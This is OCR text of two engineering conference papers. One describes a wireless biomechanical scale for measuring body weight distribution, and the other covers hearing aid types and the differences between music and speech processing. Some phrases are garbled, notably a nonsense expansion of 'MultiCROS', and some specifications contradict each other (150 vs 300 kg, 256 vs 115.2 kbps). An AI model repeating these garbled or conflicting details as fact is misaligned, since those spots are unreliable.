


Fig 2: Functional system block diagram

The system can be divided into two major parts: the biomechanical scale hardware (measuring instrument), and the personal computer running the visualization and analysis software. The biomechanical scale consists of the custom-designed mechanical body, sensors for measuring the quantities of interest (body weight distribution, distance and angle between feet), and the embedded microprocessor board with measurement electronics and communication interfaces. Two different communication interfaces are provided: wired USB and wireless ISM (Industrial, Scientific and Measurement) radio-frequency (RF) link. These options enable higher flexibility in practical system deployment scenarios: while the USB provides more robust and faster wired communication interface, the wireless RF ISM option enables that physical dislocation of the personal computer from the scale (e.g. at the other corner of the laboratory). That can ease up the measurement setup installation and reduce the wire clutter which can disturb the experimental conditions. We implemented custom ISM RF link in order to minimize the software and hardware complexity, both on the instrument and PC side (e.g. implementing WiFi or Bluetooth on the instrument side would increase the system implementation complexity). This approach needs only one small additional ISM RF transceiver connected to PC through the USB interface.

The typical experiment in biomechanics laboratory with this measuring system is conducted under the control of PC monitoring software. During the phase of experiment preparation, the operator monitors the waveforms of the body weight distribution fluctuations in a real-time, along with distance and angle between feet. After the subject under examination is ready, the experiment can start. The operator instructs the examinee about the exercises which should be performed and monitors the dynamic behavior of measured waveforms in a real-time. All raw measurements are automatically recorded and stored into patients database for the future reference and off-line analysis.


The system calibration for each measuring channel must be conducted periodically, following the procedure built into the software. The reference channel responses are recorded (zero and gain levels) and they are used in subsequent measurements.

III. HARDWARE DESCRIPTION

The mechanical body of the scale (Fig. 1) consists of custom designed mechanical elements, carefully fabricated to accommodate necessary application-specific requirements. The body of the biomechanical scale is built around the metal base frame with two platforms attached, one for each foot. Each platform is moveable with two degrees-of-freedom: platforms can move in a lateral direction (variable distance between feet), and they can rotate around the axis perpendicular to the reference base plane (variable and independent angle for each foot). Mechanical elements were designed to withstand the overall subject weight of 150 kg.

Each platform where the examinee stands on is attached directly to the load-cell sensor. The weight applied on the each platform reflects the body imbalance dynamically monitored by the measurement system. We used two HBM (Hottinger Baldwin Measurements) PW10C3-MR load-cell sensors for weight distribution measurement. Tensometer resistance for this sensor is 350 Ω and the nominal sensor sensitivity is (2,0 ± 0,2) mV/V. The full scale measuring range for each body weight input channel is 150 kg.

Between each platform and load-cell sensor an additional element for measuring the angle was placed. We employed a simple resistive potentiometer sensor (Fig. 3a), which changes the resistance linearly with the measured angle. Distance between feet is measured by means of the optical sensor. The sensor consists of infrared LED emitter and photodetector (Fig. 3b). The distance is measured indirectly by measuring the intensity of reflected IR emission. The mechanical construction of the scale incorporates the optical sensor with emitting and detection portion on one platform and the reflective area on the opposite one. We used the Sharp GP2D02 optical distance sensor with digital output, which can be easily interfaced directly to the microcontroller, without a need for additional signal conditioning circuitry.



(a) (b)

Fig 3: Built-in sensors:(a) angle measurement sensor, (b) optical distance measurement sensor

The biomechanical scale hardware is built around C8051F133 microcontroller, which features a fast modified single-cycle 8051 core, 64 kB flash, 8 kB RAM, I2C, SPI, 2 UART interfaces etc. The CPU controls the process of real-time data acquisition from multiple measuring channels, packet handling and data streaming to PC visualization and monitoring software through USB and ISM radio-frequency interfaces. Samples are acquired from two weight measurement channels, two angle measurement channels, and one distance measurement channel. Measurements from weight and angle input channels are sampled by means of the high-resolution multichannel sigma-delta A/D converter, and they are read out by microcontroller through the SPI interface. Distance measurements are read out by microcontroller directly from the sensor digital output, using the proprietary synchronous serial interface.

The sampling rate for each channel can be controlled by software. Although it is possible to sample each channel with high speed (1 kS/s or more), it would impose relatively high requirements on data link. Taking into account that the samples from two weight and two angle measurement channels are coded in 24-bit resolution (the native resolution of ADC, although the effective number of bits is smaller), this would impose a need for 96 kbps data link, plus overhead of distance measurement samples. While this speed is easy to accommodate for USB, most of out-of-the-box ISM RF modules available on the market work with less effective throughput. Moreover, overly high sampling rate impose additional unnecessary overhead for packet handling in microcontroller and real-time data processing in PC software. We concluded that it is sufficient for most applications to sample weight measurement channels with 200 samples per second, and angle and distance measurement channels with 10 samples per second, what requires only approx. 10 kbps of effective data throughput.

The microcontroller has two built-in UART interface modules which are used to implement two simultaneous separate serial communication channels. First UART module is connected to the FTDI232 RS232/USB bridge integrated circuit, which provides wired USB connectivity by means of the VCP (virtual comm port). Second microcontroller UART port is connected to the XBee Pro transceiver module (XBP24-Z7CIT-004). This module provides transparent wireless UART operation without an additional overhead in the microcontroller embedded software, because it can be employed like plug-in module be simply connecting to microcontroller UART interface. XBee Pro module operates in a license-free 2.4 GHz ISM band, with programmable output power (up to +18 dBm) and high speed RF data rate (256 kbps). It provides means for establishing two-way data link between the instrument and computer for additional control and flexibility.

IV. Measuring Data Visualization and Analysis Software

The control and monitoring PC application was developed using the MS Visual Studio 2008 package and C# programming language, as Windows Forms .NET desktop application. The software implements the following major features:

- main window with menu driven interface for experiment monitoring and control,
- communication layer with protocol for decoding the data stream received from the measuring instrument and for sending control messages to the device,
- USB and RF ISM communication link,
- graphic widgets for real-time visualization of waveforms representing the examinee weight distribution, angle and distance between feet,
- numerical representation of the averaged measurements,
- real-time data processing and storage (averaging, imbalance calculation, filtering etc.),
- user interface for instrument calibration,
- database management of patient information and storage of raw experimental data,
- data export for 3rd party applications (Excel, Matlab etc.).

The application contains a minimum number of external dependencies (.NET Framework 2.0, MS SQL Express Edition for database management). Data visualization was implemented by custom designed .NET controls based on GDI+ API.


V. Results

The biomechanical scale was implemented and tested in the laboratory. The preliminary test results and technical characteristics are summarized in Tab. 1. The laboratory measurements showed that the prototype was realized according to the specifications noted in Section 2. The most important aspect of the realized measuring system is that it is capable for a high-resolution and fast human weight distribution capture and monitoring, with sampling rates of few hundreds samples per second, and the absolute accuracy better than 50 g. The uncertainty of measuring the angle between feet is around 1°, while the accuracy of measuring the distance is around 1 cm.


Tab 1: Technical characteristics of the biomechanical scale

Parameter	Value
Weight measurement range	300 kg
Distance measurement range	60 cm
Weight measuring channel uncertainty	50 g
Angle between feet channel uncertainty	1°
Distance between feet channel uncertainty	1 cm
Maximum sampling rate (weight, angle)	1 kS/s
Maximum sampling rate (distance)	10 S/s
Maximum RF transceiver output power	+18 dBm
Maximum RF ISM data rate	115,2 kbps
Communication interfaces	USB, ISM (2,4 GHz)

The measurement system was tested on a small group of examinees. The results of experimental measurements obtained for two representative subjects are shown in Fig. 4 and Fig. 5. Each examinee was instructed to stand still on the scale while the instrument was recording and analyzing the acquired measurements for 30 s. Fig. 4 shows the weight distribution waveforms for two examinees, A and B. The red and blue lines show the dynamic weight distribution for right and left platforms, respectively, while the violet line represents the sum, i.e. the total body weight. One can notice that variations in weight distribution and body imbalance are smaller for subject A.




(a)



(b)

Fig 4: Dynamic weight distribution for examinees A (a) and B (b); right and left platform components are shown in red and blue, respectively, while the violet line represents the sum (total body weight)



(a) (b)

Fig 5: Measured distance and angle between platforms for each leg for examinees A (a) and B (b), along with graphical representation of averaged weight distribution for each leg

Fig. 5 shows the distance and angle between platforms for each leg for both examinees, along with the graphical representation of the overall averaged weight distribution imbalance over the whole period of recording. The numerical analysis of measurement results is shown in Tab. 2 and Tab. 3.

Tab 2: Examinee A dynamic weight distribution measurement summary

Parameter		Value
Left leg weight (mL)		
	Mean	33,6 kg
	Standard deviation	0,2 kg
	Minimum	32,8 kg
	Maximum	34,3 kg
Right leg weight (mR)		
	Mean	32,3 kg
	Standard deviation	0,2 kg
	Minimum	31,5 kg
	Maximum	33,1 kg
mL : mR		51,0% : 49,0 %
(mL – mR) / m		2,0 %
m = mL + mR		65,9 kg

Tab 3: Examinee B dynamic weight distribution measurement summary

Parameter		Value
Left leg weight (mL)		
	Mean	47,8 kg
	Standard deviation	0,8 kg
	Minimum	45,5 kg
	Maximum	49,8 kg
Right leg weight (mR)		
	Mean	55,4 kg
	Standard deviation	0,8 kg
	Minimum	53,4 kg
	Maximum	57,9 kg
mL : mR		46,3% : 53,7 %
(mL – mR) / m		-7,4 %
m = mL + mR		103,2 kg

The numerical analysis was conducted for the set of samples collected during the predefined recording period of 30 s. For each leg weight measurement channel the program calculated the mean weight, standard deviation, minimum and maximum measured value. The examinee body imbalance ratio (*mL : mR*) was estimated from the averaged signal for each leg platform. The relative body imbalance $(mL - mR) / m$ was calculated from average weights difference relative to total body weight (*mL* + *mR*). The results of conducted experimental test clearly shows that the subject B exhibits substantial body imbalance in this example.

VI. CONCLUSION

The biomechanical scale for dynamic measurement of human body weight distribution, angle and distance between feet was implemented and tested. The measurement unit consists of custom designed mechanical platforms with built-in sensors (load-cells, potentiometer angle and optical distance sensors), microcontroller-driven measurement unit with signal conditioning hardware, power supply, and the communication interfaces (USB and 2.4 GHz ISM wireless link). The software for personal computer contains GUI for measurement unit control, real-time multichannel data visualization and processing, and patient database management. The implemented prototype was tested in laboratory and showed that the instrument is capable of measuring fast human weight distribution perturbations with high-resolution and accuracy. The proposed measurement system can provide a valuable tool for diagnostic and research purposes in the fields of biomechanics, sport, medicine, and rehabilitation.

REFERENCES

[1] S. Park, F. B. Horak, A. D. Kuo, "Postural feedback responses scale with biomechanical constraints in human standing," Experimental Brain Research, vol. 154, pp. 417-427, 2004.

[2] M. Lazarević, "Mechanics of Human Locomotor System," FME Transactions, vol. 34, pp. 105-114, 2006.

[3] T. E. Prieto, J. B.Myklebust, R. G. Hoffmann, E. G. Lovett, and B. M.Myklebust, "Measures of postural steadiness: differences between healthy young and elderly adults," IEEE Transactions on Biomedical Engineering, vol. 43, pp. 956–966, 1996.

[4] S. Lord, R. Clark and I. Webster, "Postural Stability and Associated Physiological Factors in a Population of Aged Persons," J. Gerontol vol. 46, M69-76, 1991.

[5] U.S.L. Nayak, "Comparison of the Wright Ataxiameter and the Kistler Force Platform in the Measurement of Sway," J Biomed Eng, vol. 9, pp. 302-304, 1987.

[6] F. Wang, M. Skubic, C. Abbott, J.M. Keller, "Body sway measurement for fall risk assessment using inexpensive webcams," 2010 Annual International Conference of the IEEE Engineering in Medicine and Biology Society (EMBC), Buenos Aires, pp. 2225 – 2229, 2010.

[7] H. Amoud, H. Snoussi, D. Hewson, and J. Duchene, "Univariate and Bivariate Empirical Mode Decomposition for Postural Stability Analysis," EURASIP Journal on Advances in Signal Processing , vol. 2008, 2008.

[8] H. Amoud, M. Abadi, D. Hewson, V. Michel-Pellegrino, M. Doussot, and J. Duchene, "Fractal time series analysis of postural stability in elderly and control subjects," Journal of NeuroEngineering and Rehabilitation, vol. 4, pp. 1–12, 2007.

[9] J. P. Carroll and W. Freedman, "Nonstationary properties of postural sway," Journal of Biomechanics, vol. 26, pp. 409–416, 1993.

[10] B. E. Maki, P. J. Holliday, G. R. Fernie, "Aging and Postural Control: A Comparison of Spontaneous and Induced Sway Balance Test,", Journal of the American Geriatric Society, vol. 38, pp. 1-9, 1990.

[11] A. M. Wing, S. Clapp, and R. Burgess-Limerick , "Standing Stability in the Frontal Plane Determined by Lateral Forces Applied to the Hip," Gait & Posture, vol. 3, pp. 38-42, 1995.

High Quality Hearing Aids

Jasmina Ostojić*, Miljenko Krhen**, Branko Somek**,Vinko Pinezić***
* Ministry of Social Policy and Youth, Zagreb, Croatia
** Faculty of Electrical Engineering and Computing, Zagreb, Croatia
*** Mobis electronic d.o.o. Zagreb, Croatia
bsomek@fer.hr

Abstract - The need for hearing aids is growing and manufactures are coming up with new technologies (digital and DSP) to make these devices more attractive and effective. Users of those devices who were not always hearing impairments are divided into several groups: audio masters - ton masters, audio engineers, and young people exposed to excessive noise levels, older people, and persons with disabilities. The procedures of getting audiogram were analyzed, as well as the ways of setting (DSP) device characteristics related to individual patients. AB tests are carried out, and based on obtained results, distinctive processes or devices that can enable people with hearing loss well music listening were evaluated (mono, hi- fi stereo, surrounding sound).

I. INTRODUCTION

Musicians experience significant sound exposures, most will develop some degree of music induced hearing loss. Other professionals in the music industry-audio engineers, recording engineers, managers, disc jockeys, etc. - also experience significant exposures, and they are also at risk for hearing loss and cochlear damage.

Recently, the professional journals have published more articles relating to listening to music through hearing aids and cochlear implants. For some people, being able to hear music well may be as important as speech communication. Music as an input poses some problems both for the hearing aid design engineer and for the hearing health-care professional.

The traditional hearing aids were designed with the goal of optimally responding to the acoustic characteristics of a speech signal, not music. The acoustic characteristics of music are quite different from speech, and a hearing aid that is well for speech may not be appropriate when listening to music. There are important consequences emanating from this design requirement.

For example, the range between the softest sound of speech and loudest is about 30 to 35 dB, while the loudest speech signal rarely exceeds 90 dB. The current digital hearing aids are designed to process this range of speech input. In music this is in the order of 100 dB, and the most intense sound as high as 120 dB. With music selections hearing aids with less than 16 bit A/D converter may produce to high levels of harmonic distortion. And hearing aids that do well with music are those with wide frequency ranges and little distortion- high fidelity hearing aids. The aids judged to reproduce music with higher fidelity were also the ones with which hearing aids users under tend speech best.

II. HEARINGIMPAIRMENT

Hearing impairment is defined as a lack or reduction in the ability to hear clearly due to a problem somewhere in the hearing mechanism. A hearing impairment can occur in the outer, middle or inner ear along the pathway to the brain. A complete adiological assessment consisting of many tests will best determine and specify the type of hearing loss a man has.

There are three types: conductive, sensorineural and mixed hearing loss. A conductive hearing loss is a result of damage to outer or middle ear. Conductive hearing losses are not severe and often times can be surgically corrected. A person with conductive hearing loss may reap great benefits from hearing aids. Sensorineural hearing loss is a result of damage to the hair cells of the inner ear or nerves. This type of hearing loss ranges from mild to profound and is permanent.. The surgery cannot be performed to correct a sensorineural hearing loss. Often times, hearing aids are not helpful.

A mixed hearing loss means that the hearing loss problem occurs in the outer or middle and inner ear.

Central hearing impairment occurs when auditory centers of the brain are affected by injury, disease, and tumor, hereditary or unknown causes. Loudness of sound is not necessarily affected, although understanding of speech, also though of as –clarity-of speech may be affected. Central hearing loss has more to do whit the brain than the ear.

The audiologist and the physician work collaboratively to determine if hearing loss is sensorineural or central.

There are distinct degrees of hearing loss. Hearing loss is often classified by distinct categories. Below is a chart that lists and classifies the degrees of hearing loss according the dB range in which sound be heard.

Mild hearing loss: The people can hear with their better ear the most quit sounds between 25 and 40 dB. The people who suffer from mild hearing loss have some problem with conversation, especially in noise surrounding.

Moderate hearing loss: On average, the most quit sounds heard by people with their better ear are between 40 and 70 dB. They have difficulty keeping up with conversation when not using a hearing aid.

Severe hearing loss: On average, the most quite sounds heard by people with their better ear are between 70 and 95 dB. The people who suffer in severe hearing

TABLE I. DEGREES OF HEARING LOSS

Degree of hearing loss	*Range [dB]*
Normal hearing dB	0-25
Mild Hearing Loss	26-40 dB
Moderate Hearing Loss	41-70 dB
Severe Hearing Loss	71-90 dB
Profound Hearing Loss	>91

loss will benefit from powerful hearing aids, but often they rely on lip-reading even when they are using hearing aids.

Profound hearing loss, on average, the most quit sounds heard by people with their better ear are from 95 dB or more. People who suffer from this hearing loss are very hard of hearing and rely mostly on lip-reading, and/or sign language,

A. HEARING TEST

A hearing test comprises a number of different examinations. The one phase of examination was main hearing test which is conducted in a quit soundproof room. The main hearing test includes following tests: the pure ton, test. The speech test and the middle ear test. We are used all of these tests and result is also audiograms, which gives a detailed description of our hearing abilities and which are described as a pictures of our sense of hearing. During hearing tests the results are recorded on the audiograms.

B. HEARINGS AID TYPES AND STYLES

There are many types and styles of hearing aids. The type and degree of hearing loss, power requirements and option, manual dexterity abilities, cost factor, and cosmetic, concern are some of the factor that will determine the exact hearing aid type the patient will use. The most common types are below listed.

BTE ;Behind-the ear hearing aids consist of a hares plastic case worn behind the ear and connected to a plastic ear mold that fits inside the outer ear. The electronics parts are held in the case behind the ear. BTE aids are used by people of an all ages for mild to profound hearing aids.

A new kind is an open-fit hearing aid. Small, open-fit aids fit behind the ear completely, with only a narrow tube inserted into the ear canal, enabling the canal remain open. For the this reason open-fit hearing aids may be a good choice for people who experience a build up of earwax, some people may prefer the open-fit hearing aid because their perception of their voice dos not sound „plugged up“.

ITE: *in–the-ear* devices are probably the most comfortable, the least expensive and easiest to operate. They are also the largest of the custom made types. ITE hearing aids are completely inside the outer ear and are used for mild to severe hearing loss. Some ITE aids may have certain added features installed, such a telecol, that allows users to receive sound through circuitry of the hearing aids, rather than through its microphones. A telecoil also helps people hear to public facilities that have installed special sound systems. Induction loop systems can be found i churches, schools, airport, and auditoriums.

Canal hearing aids fit in the ear canal and are available in two styles:

ITC: *in-the-canal* hearing aids are made to fit the size and shape of a man’s ear canal.

CIC: *completely-in-canal* hearing aids are nearly hidden in the ear canal.

Both types are used for mild to moderately severe hearing loss. Because they are small, canal aids they may be difficult for a person to adjust and remove. In addition, canal aids have less space available for batteries and additional devices. They are not recommended for young children or for people with severe to profound hearing loss.

RITE: *receiver-in-the-ear* hearing aids are a new style of the Open Fit-mini BTE. RITE hearing aids take receiver or speaker out of the behind the ear portion of the aids and place the receiver directly in the ear canal. The two pieces are connected by a very thin wire encased in plastic tubing. The placement of the receiver in the ear canal tends to enhance natural sound quality. These types of aids may have a custom or standard ear piece.

CROS/BICROS: CROS hearing aid is an option for people who have normal hearing in one ear, and very little or no hearing in the other ear. A BICROS hearing aid is an option for the people with little or no hearing in one ear and a hearing loss in other. The hearing aid is worn on the ear with better hearing and an additional microphone is worn on the poor ear. This allows the person to pick up sound on the poor ear side and hear it on the better ear. The microphone picks up sound from the poor ear side and wirelessly transmits it to the hearing aid on the good side. These systems provide better sound awareness for sound occurring on the poor ear side.

Binaural hearing aid system comprises two complete electronic hearing aids, one for each ear of the user with the dominant ear tuned to recognize higher frequencies. The auditory signal from one side is delayed before be send to the brain, allowing the person to locate the sound s origins, and providing a sense of balance.

The three types are CROS (Contralateral Routing Of Signals), BICROS (Binaural Contralateral Routing Of Signals), and MultiCROS (Multiple Contralateral Routing Of Silyric investable hearing afghans).

A MultiCROS hearing aid is best when the user doesn’t want pick up noise from the bad or deaf ear, such as wind noise in a train.

Binaural hearing aids provide better understanding of speech in different (quit to noisy) situations, localization, better sound quality, and smoother tone quality with less distortion and better sound reproduction. They also provide a wider hearing range reduce feedback. Binaural hearing allows a quality of spaciousness or high fidelity to sounds, which cannot occur with monaural listening.

Invisible in canal hearing aids (IIC). This is because it fits deeper in canal than other types. Their deep placement in the ear canal gives a more natural experience of hearing. Unlike other hearing aids types, with IIC aid the ear is not blocked, occluded, by a large plastic shell. Some models allow the wearer to use a mobile phone and a remote control to alter memory and volume setting.

Extended wear hearing aids are hearing instruments that are non-surgically placed in the ear canal by a hearing professional. The extended wear hearing aid represents the first „invisible“ hearing instrument, very small, 16 mm long and available in a variety of sizes.. These instruments are worn 1-3 months at a time without removal. The instrument uses analog sound processing for high fidelity, and optimum power efficiency, enabled extended battery life. The device is digitally programmable and can be programmed by the clinician via a non-contact programming wand. Users can change volume and settings without the aid of a hearing professional.

III. PROCESSING

Every electronic hearing aid has at minimum a microphone, electronic circuitry, loudspeaker (receiver), and battery. There are three categories the circuitry based on the type of audio processing: analog or digital and the type of control circuitry: adjustable or programmable.

- Analog audio-adjustable control: The audio circuit is analog with electronic components that can be adjustable with small control. This type of circuitry is generally the least flexible.

- Analog audio-programmable control: The audio circuit is analog but with additional electronic control circuitry, that can be programmed, sometimes with more than one program. The user can change the program for different listening environment by pressing buttons either on the device itself or on a remote control or in the additional simple adjustable controls The digital electronic control circuitry was used to indentify and automatically reduce noise in individual frequency channels of the analog audio circuits. There are in this group excellent high fidelity hearing aids.

- Digital audio-programmable control: Both the audio circuit and the additional control circuit are fully digital. Fully digital circuitry allows implementation of many additional features no possible with analog circuitry, can be used in all styles of hearing aids and is the most flexible. Digital hearing aids can be programmed with multiple programs than can be invoked by the user or that operate automatically and adaptively. These programs reduce acoustic feedback, reduce background noise, detect and automatically accommodate different listening environments: loud vs. soft, speech vs. music, quit vs. noisy, control additional components such as multiple microphones to improve spatial hearing, transpose frequencies and implement many other features. Digital circuitry also allows control over wireless transmission capability for both the audio and the control circuitry. Audio signal can be sent wirelessly to and from external devices through a separate module, called a streamer that allows wireless connection to yet other external devices.

IV. MUSIC AND SPEECH

Although modern digital hearing aids can help hearing-impaired person enjoy listening to music, professional musicians and professional in the music industry understand what they need to hear and if have hearing aids they can learn to operate hearing aid fitting software.

Sound is generally characterized by pitch-frequency, loudness-intensity and quality-frequency spectrum. Sound quality or timbre describes those characteristic of sound which allow the ear to distinguish sounds which have the same pitch and loudness. Timbre is mainly determined by the harmonic contend of sound and the dynamic characteristic of the sound such as vibrato and attack-decay envelope of the sound.

Music vs. Speech: Music and speech have many differences, but the primary one is that music is more intense than speech. Overdriving the input stages of hearing aids can result in distorted sound. When comparing music to speech there are following essential differences: the long term spectrum of music vs. speech; differing overall intensities-dynamic; crest factor; differing frequency response.

Long-term music spectrum vs. long-term speech spectrum: The speech has a relatively well-defined and uniform long-term speech spectrum regardless of the language spoken. All speech derives from the human vocal track. Sound resonances (formants) are generated by well-defined quarter wavelength resonators and so on. The resulting long-term speech spectrum is well defined and can be use in the development of a target for amplified speech. Speech tends to have its greatest intensity in the lower frequency ranges, with the higher frequency fricatives being of lower intensity. This has been used to set parameters for gain, compression, and for hearing aid quality control testing. Music can derive from many sources, such as the vocal tract, a percussive instrument, and many of instruments that are stringed (piano, violin, guitar...) with rich harmonic structure, woodwind or brass instruments. These can be amplified or unamplified. Depending on the music, it may be of low intensity or of high intensity. And, depending of the instrument the music spectrum may be high –or low frequency in emphasis.

Unlike speech, music is highly variable and a goal of a long-term spectrum is poorly conceived. There is simply no music target as there is for amplified speech.

Differing overall intensities: Speech has average 65 dB SPL +/-12-15 dB. Speech rarely exceeds much greater than 90 dB. Slithered are quite good estimates of soft speech, medium speech and loud speech which are used to set hearing aids. Dynamic range of the speech is approximate 30-35 dB. In contrast, depending on the music played, various instruments can generate very soft sound 20-30 dB SPL to amplified guitar and brass in excess of 120 dB SPL. The dynamic range of music as an input to a hearings aid is therefore on the order 100 dB, versus only 30 – 35 dB for speech. Overall, when played at an average or mezzo forte level, classical music at the player’s ear can be typically 85-100 dB SPL. Rock, pop,

and jazz music, on average, tends to be 10 – 15 dB louder or more intense. The dynamic range of music as an input to a hearing aid is therefore on the order of 100 dB vs. only 30-35 dB for speech.

Crest factor: Crest factor is the ratio between peak level and average (RMS) level. Speech has a fairly consistent crest factor of 12 dB, while music has a crest factor of up to 18-20 dB for many instrument. This acoustic characteristic is very important for the dynamic impact of music. Compressor circuitry and hearing aid test systems use these data. Compression systems and detectors based on peak sound pressure levels may have different operating characteristics for music as input to a hearing aid than for speech. From that, it is quite easy to see why these signals must be processed differently within the hearing aid. That is, music may cause compression systems to enter the non-linear regime at lower intensity than would be appropriate for that individual.

Frequency range: A sound engineer or a musician needs to be able to hear all of the musical pitches in precise balance. It is important to known that every octave has 12 notes. There are just as many notes between 64 Hz and 128 Hz, as there are between 880 Hz and 1760 Hz.

High fidelity describes audio systems that faithfully reproduce the original sound. Such systems must have a low noise levels (SNR), a low distortion level (total harmonic distortion less than 1%), appropriate dynamic and frequency range, and do not alter frequency content of the original signal. Using such criteria, one would not expect hearing aids to be high-fidelity since they purposely shape the spectral and dynamic input to compensate for the herring loss their users.

For speech, the most important spectral range is about 1000 Hz. 74 % of frequency content important for speech intelligibility is located at or above 1000 Hz (AI). Frequency spectrum of speech is from 100 Hz to 12 kHz.

It is well known that a wide frequency range contributes to the perceived naturalness of music and of speech too. Music has spectrum from 20 Hz to 20 kHz. However, the fundamental frequencies which define the pitch are laying in range from about 20 Hz to 4200 Hz. The fundamental frequency of the lowest note of an 88-key piano is 27.5 Hz. The lowest note of a double bass has a fundamental frequency of 41.2 Hz, while a guitar has a fundamental frequency of the lowest tone 82.4 Hz. However, the fundamental is often important for hearing the balance of one note against another, as well as for hearing the naturalness, warmth and fullness of low-pitch notes. For example, 63 keys (about 72 %) of a piano keyboard have pitches whose fundamental frequencies are bellow 1000 Hz, as well as many of their higher harmonics. Human singing voice has almost all fundamental frequencies of the pitches bellow 1000 Hz.

However, the highest *C* note on a piano or piccolo flute is 4186 Hz, while highest note *C* on a violin is 2093 Hz. The highest pitch, a soprano voice has fundamental frequency 1046.5 Hz (*C*6).

Sustained tones and percussion of music can be considered as the correlates of vowels and consonants in speech. With speech, vocal tract resonances-formant ranges-, which occur at frequencies well above the fundamental frequency of a voice, help the listener to distinguish one vowel from another. Similarly, resonances occurring above the fundamental frequency of musical tones help the listener to distinguish the sound of one instrument from another.

Generally, the highest important vowel formant is about 3000 Hz. Singing voice harmonics and speech overtones extend much higher. For example, the violin has significant harmonics and overtones above 12 kHz, and some musical instruments have harmonics and overtones above 17 kHz. Conductors, musicians and sound engineers need to be able to hear all of music pitches and sound components in precise balance.

V. LIVE MUSIC QUALITY

Starting from these discussions of the differences between speech and music, it is quite easy to see why these signals must be processed differently within the hearing aid. Now we well explore the following systems that are implemented to improve live music sound quality. These differences between physical property of speech and music can now serve as the basis for differing electro acoustic getting a hearing aid for input of speech vs. music.

The music program or a set of optimal electro acoustic parameters to listening music would include:

- A sufficiently high peak input limiting level ensuring that more intense components of music are not distorted and the front end of the hearing aid.
- Either a single channel or a multiple channels system in which all channels are set for similar compression ratios and knee points
- An RMS detector processor compression circuitry with a knee point set to engage at input 5-8 dB higher if the hearing aid uses a peak compression detector.
- A disabled feedback reduction system, or a feedback reduction system that uses gain reduction or a phase feedback cancellation
- A disabled noise reduction circuit, although because of long attack times and short release times, this circuit may rarely be activated for many form of music.

VI. TESTING OF HEARING ABILITIES

In performance of music, an almost perfection is needed, in recording a maximum quality; recording studios, concert halls, control rooms and project studios must satisfy high criteria. While equipment for recording, processing, transmitting and reproduction of sound is more and smarter and improved, recording techniques are more complex and finished recordings are more various.

Audiophiles and other music lovers consume music as a way of entertainment. A question is raised on the persons who are exposed to music professionally, such as musicians, recording engineers, DJ- s, which are all in many cases exposed to high sound levels. It is shown that those professionals may have significant hearing

impairments, and hearing is very important for their profession. They average age is 45 years.

Within those professionals, several groups can be recognized: musicians, recording engineers, sound engineers, sound technicians, and DJ-s. Clearly here are also a number of subgroups, depending of exposure to different sound levels: classical musicians, pop and rock musicians, recording staff in live performances or in recording studios.

The testing approach was as follows: the hearing was tested for all examinees and their audiograms were recorded. Three characteristic audiograms with visible hearing losses were extracted, while other examinees had normal hearing. The question was raised of the needed characteristics of the hearing aids, which would enable the examinees to properly fulfill their professional duties.

